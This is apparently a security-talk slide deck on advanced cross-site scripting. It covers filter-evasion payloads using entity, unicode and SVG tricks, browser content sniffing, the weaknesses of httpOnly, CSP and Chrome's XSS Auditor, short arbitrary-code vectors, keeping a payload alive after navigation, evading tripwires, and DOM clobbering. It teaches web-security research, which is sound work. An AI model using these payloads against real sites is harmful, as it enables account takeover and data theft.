

# Advanced XSS

Nicolas Golubovic

# Today's menu

1. Starter: reboiled XSS
2. Course: spicy blacklists & filters
3. Course: sweet content sniffing
4. Course: salty defenses
  - a. httpOnly cookies
  - b. Content Security Policy (CSP)
  - c. XSS Auditor
5. Dessert: tips and tricks
  - a. DOM clobbering
6. Cookies?

# Cross-site scripting

<tag>

- the urge to alert(1)

...

injection

...

</tag>

or

<a name="injection">anchor</a>

# Cross-site scripting

<tag>

...

<script>alert(1)</script>

...

</tag>

or

<a name="" onmouseover="alert(1)"  
>anchor</a>

# Cross-site **scripting**



ways to execute scripts?

# Script tag

```
<script>code</script>
```

```
<script src=//url></script>
```

```
<script src=//url defer></script>
```

# Event handlers

`<svg onload=alert(1)>`

`<input onfocus=alert(1) autofocus>`

`<img src=x onerror=alert(1)>`

...

# Pseudo-handler

```
<a href="javascript:alert(1)">a</a>
```

```
<iframe src="javascript:alert(1)"></iframe>
```

```
<object data="javascript:alert(1)"> FF
```

...



# eval and similar

`eval('alert(1)');`

`setTimeout('alert(1)', 0);`


CSS: `expression(alert(1));` IE

...


# XSS

- user-supplied data presented to users
- XSS **mostly** a problem of insufficient sanitization
- Reflected
- persistent
- DOM-based

# Blacklists & filters



# Blacklists & filters



# Problems

- DOM-based XSS
- Server-side code does not really "understand" client-side
  - Browsers *do* transform response
  - subtle differences between Browsers!

# Example

- `javascript:alert(1)` considered evil?

# Example

- `javascript:alert(1)` considered evil?
- maybe  
`&#x6a&#x61&#x76&#x61&#x73&#x63&#x72  
&#x69&#x70&#x74&#x3a;alert(1)`  
less so ;-)

# Example

- oh, `alert(1)` was the problem?



# Example

- oh, so `alert(1)` was the problem?
- let's try  
`\u0061\u006c\u0065\u0072\u0074(1)`

# Yep, it's that ugly

- `&#x6a&#x61&#x76&#x61&#x73&#x63&#x72  
&#x69&#x70&#x74&#x3a&#x5c&#x75&#x30  
&#x30&#x36&#x31&#x5c&#x75&#x30&#x30  
&#x36&#x63&#x5c&#x75&#x30&#x30&#x36  
&#x35&#x5c&#x75&#x30&#x30&#x37&#x32  
&#x5c&#x75&#x30&#x30&#x37&#x34&#x28  
&#x31&#x29`

# Even more...

- decimal escapes with as many zeroes as you want: `&#0000097`
- `&colon;` and other special entities
- `-->` & `<!--` = valid JavaScript comments
- Non-alphanumeric JavaScript

-> [hackvector.co.uk](http://hackvector.co.uk) (Gareth Heyes)

# ...and more...

- feed:javascript:,  
feed:feed:javascript:,  
feed:feed... okay you get it  
(old Firefox versions)
  - IE allows for rather interesting vectors:  
[0x01]javascript:, [0x02]javascript:
- > [shazzer.co.uk](http://shazzer.co.uk) (Gareth Heyes)

# ...and SVG

```
<svg><script><![CDATA[\]]><![CDATA[u0061]]><![CDATA[lert]]>(1)</script>
```

```
<svg><script>a<![>l<![>e<![>r<![>t<![>( <![>1<![>)</script>
```

(vectors by Mario Heiderich)

# Content sniffing

- browsers love markup
- they try to recognize it where they can
  - > "content sniffing"
- IE behaved nasty
  - today hidden in "compatibility view"
- want up-to-date results?
  - [github.com/qll/DoesItSniff](https://github.com/qll/DoesItSniff)
- another story: charset sniffing

# Chrome 27 sniffs...

- when MIME-type is
  - unknown/unknown
  - application/unknown
  - foo or basically anything without a /
- when there is no MIME-type
- X-Content-Type-Options: nosniff **works**

# Firefox 21 sniffs...

- when MIME-type is
  - foo or basically anything without a /
    - even when asked not to
- when there is no MIME-type
- X-Content-Type-Options: nosniff works sometimes



# IE 10 sniffs...

- when MIME-type is
  - application/octet-stream
  - in compatibility view: text/plain
- when there is no MIME-type
  - even when asked not to
- X-Content-Type-Options: nosniff works sometimes

# Defense in Depth?

- regular defenses:
  - consistent charset
  - HTML-encode in markup
  - ...
- multiple layers of defense
- so how good are they?

# httpOnly cookies

- more attack surface than stealing cookies
- unreadable for JavaScript / plugins
- really?

# httpOnly cookies

- more attack surface than stealing cookies
- unreadable for JavaScript / plugins
- really?
- depends :-)
- **Prior to FF 16:** LiveConnect  
[html5sec.org/java](http://html5sec.org/java) (Mario Heiderich)

# CSP

- ambitious
- eradicates most XSS used today
- silver bullet?

# CSP

- ambitious
- eradicates most XSS used today
- silver bullet?
  - JSONP
  - scripting?
    - Zalewski: [lcamtuf.coredump.cx/postxss](http://lcamtuf.coredump.cx/postxss)
    - Heiderich et al.: "[Scriptless Attacks](#)"

# XSS Auditor

- XSS Filter in Chrome
- aims to make reflected XSS harder
- compares URL to HTTP response body
- if matches are found they will be sanitized

# XSS Auditor

- XSS Filter in Chrome
- aims to make reflected XSS harder
- compares URL to HTTP response body
- if matches are found they will be sanitized
- has been broken several times



# XSS Auditor

- XSS Filter in Chrome
- aims to make reflected XSS harder
- compares URL to HTTP response body
- if matches are found they will be sanitized
- has been broken several times
- **can be used for an attack**
  - **selectively disable scripts**

# Tips and tricks

```
<script>
```

```
a = '</script><svg onload=alert(1)>';
```

```
</script>
```

What will happen?

# Tips and tricks


```
<script>
```

```
a = '</script><svg onload=alert(1)>';
```

```
</script>
```

What will happen? -> **it will**

-> `</script>` takes precedence



# Tips and tricks

- short vectors with arbitrary code:
  - `<svg onload=eval(URL) #\u2029alert(1)`
    - Chrome, IE, (Opera)
    - Gareth Heyes & Stefano Di Paola
  - `<svg onload=eval(window.name)`
  - `<svg onload=eval(location.hash.slice(1))`
  - `<script src=//ø.pw></script> #alert(1)`
    - kudos to Mario Heiderich for the domain
- without braces:
  - `location=name`

# Payload lifetime

- payload dies when user navigates away :-(
- even on same-origin navigation

# Payload lifetime

- payload dies when user navigates away :-)
- even on same-origin navigation
- ideas of Heiderich & Kotowicz
  - [iceqll.eu/poc/persistent.js](https://iceqll.eu/poc/persistent.js)
    - 100%x100% iframe
    - uses history.pushState / onpopstate

# XSS tripwires

- **be careful**, tripwires are fashionable
  - don't test with `alert(1)`
  - use anti-sandbox tricks
    - `delete alert;alert(1)`
    - FF: `Components.lookupMethod(window, 'alert')(1)`
  - be creative!

# DOM clobbering?

Access forms via their name:

```
<form name=a>content</form>
```

```
> document.a.innerHTML  
"content"
```



# DOM clobbering?

What now?

```
<form name=querySelector>a</form>
```

# DOM clobbering?

What now?

```
<form name=querySelector></form>
```

```
> document.querySelector
```

```
<form name=querySelector></form>
```

# DOM clobbering!

Consider this:

```
<div id=a></div>
```

```
<form name=querySelector></form>
```

```
<script>
```

```
  var a = document.querySelector('#a');
```

```
  a.innerHTML = 'test';
```

```
</script>
```

# DOM clobbering!

- `<img name=body>`
- `<form name=head>`
- `<iframe name=whatever></iframe>`
- `<form name=body>`  
  `<input name=firstChild>`  
  for `document.body.firstChild`
- ...

# Resources

- Michal Zalewski: The Tangled Web, [lcamtuf.coredump.cx](http://lcamtuf.coredump.cx), [Browser Security Handbook](http://BrowserSecurityHandbook)
- [Publications](#) by Mario Heiderich et al.,
- Mario Heiderich: [html5sec.org](http://html5sec.org)
- [@garethheyes](http://@garethheyes): [thespanner.co.uk](http://thespanner.co.uk)
- [@kkotowicz](http://@kkotowicz): [blog.kotowicz.net](http://blog.kotowicz.net)
- [@wisecwisec](http://@wisecwisec): [code.google.com/p/domxsswiki](http://code.google.com/p/domxsswiki)